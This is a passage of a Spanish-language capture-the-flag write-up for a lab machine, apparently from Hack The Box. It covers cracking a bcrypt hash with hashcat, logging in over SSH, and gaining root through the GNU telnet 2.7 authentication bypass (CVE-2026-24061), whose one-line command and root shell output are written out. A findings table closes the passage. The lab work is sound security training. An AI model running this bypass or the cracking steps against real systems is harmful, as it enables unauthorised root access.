


Imagen 5.1.1. Tablas de la base de datos (SHOW TABLES)



Imagen 5.1.2. Usuarios de la tabla users (hash de adam)

CONCLUSIÓN

Obtenemos un usuario con su email y contraseña en hash:

- **Usuario:** Admin
- **Email:** adam@orion.htb
- **Hash:** $2y$13$e9zuohgFZzGtbQalcn9Mz… (bcrypt, modo 3200 en hashcat)

El usuario para SSH podría ser **admin** o **adam**.

Paso 5.2: Crackeo del hash con hashcat

CONTEXTO

Crackeamos el hash bcrypt con hashcat y el diccionario rockyou (el hash se guarda previamente en hash.txt).

```
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

EVIDENCIA




Imagen 5.2.1. Crackeo del hash con hashcat (modo 3200)

CONCLUSIÓN

La contraseña recuperada es **darkangel**.

Paso 6.1: Acceso por SSH

CONTEXTO

Probamos la contraseña con los posibles usuarios por SSH.

```
ssh admin@orion.htb   # primer intento
ssh adam@orion.htb    # segundo intento
```

EVIDENCIA




Imagen 6.1.1. Intento de acceso SSH con el usuario admin (fallido)




Imagen 6.1.2. Acceso SSH exitoso con el usuario adam

CONCLUSIÓN

El acceso falla con **admin** pero es exitoso con **adam**. Ya podemos buscar la bandera de usuario.

Paso 6.2: Lectura de la bandera de usuario

CONTEXTO

Listamos el directorio y leemos la bandera de usuario.

```
ls
cat user.txt
```

EVIDENCIA




Imagen 6.2.1. Lectura de la bandera de usuario (user.txt)

CONCLUSIÓN

Obtenemos la bandera de usuario.

Paso 7.1: Enumeración de servicios internos

CONTEXTO

Buscamos servicios internos que no eran visibles desde fuera para encontrar un vector de escalada.

```
netstat -tulnp
```

- **-t/-u:** puertos TCP/UDP.
- **-l:** solo puertos a la escucha.
- **-n:** salida en formato IP.
- **-p:** muestra PID y servicio.

EVIDENCIA

```
adam@orion:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:23            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

Imagen 7.1.1. Servicios internos en escucha (netstat -tulnp)

CONCLUSIÓN

Además de 80 y 3306 (HTTP y MySQL), aparecen dos servicios internos: **puerto 23 (telnet)** y **puerto 53 (DNS)**. El puerto 23 es el candidato más prometedor.

Paso 7.2: Identificación de la versión vulnerable de telnet

CONTEXTO

Determinamos la versión de telnet para evaluar vulnerabilidades.

```
telnet --version
```

EVIDENCIA

```
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Imagen 7.2.1. Versión de telnet (2.7) vulnerable

CONCLUSIÓN

La versión es **telnet 2.7**, vulnerable a **CVE-2026-24061**: un bypass de autenticación que permite escalar a root (también existe un buffer overflow, no útil para escalar).

Paso 7.3: Bypass de autenticación y acceso root

CONTEXTO

Ejecutamos el bypass de autenticación de telnet contra el propio servidor (localhost).

```
USER="-f root" telnet -a 127.0.0.1
```

- **USER="-f root":** variable que pasa la bandera -f a /bin/login, forzando el inicio de sesión sin autenticación.
- **-a:** inicio de sesión automático usando la variable USER.
- **127.0.0.1:** telnet contra el propio servidor (localhost).

EVIDENCIA

```
adam@orion:~$ USER="-f root" telnet -a 127.0.0.1
Trying 127.0.0.1 ...
Connected to 127.0.0.1.
Escape character is '^]'.

Linux 5.15.0-177-generic (orion) (pts/4)

Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Jul 11 02:22:35 AM UTC 2026

  System load:  0.0               Processes:             237
  Usage of /:   78.4% of 5.81GB   Users logged in:       1
  Memory usage: 9%                IPv4 address for eth0: 10.129.244.146
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

root@orion:~#
```

Imagen 7.3.1. Bypass de autenticación en telnet y shell como root

CONCLUSIÓN

El comando funciona y obtenemos una shell como **root**.

Paso 7.4: Lectura de la bandera de root

CONTEXTO

Exploramos el home de root y leemos la bandera final.

```
ls
cat root.txt
```

EVIDENCIA




Imagen 7.4.1. Lectura de la bandera de root (root.txt)

CONCLUSIÓN

Obtenemos la bandera de root, finalizando la máquina.

Cierre: Hallazgos de seguridad y recomendaciones

HALLAZGOS

Hallazgo	Recomendación
CraftCMS 5.6.16 con RCE (CVE-2025-32432)	Actualizar CraftCMS y aplicar parches de seguridad.
Credenciales en texto claro en .env	Permisos restrictivos y gestor de secretos.
Hash de usuario crackeable	Contraseñas robustas y únicas; algoritmos con mayor costo.
telnet 2.7 interno (CVE-2026-24061)	Deshabilitar telnet; usar SSH y actualizar los servicios.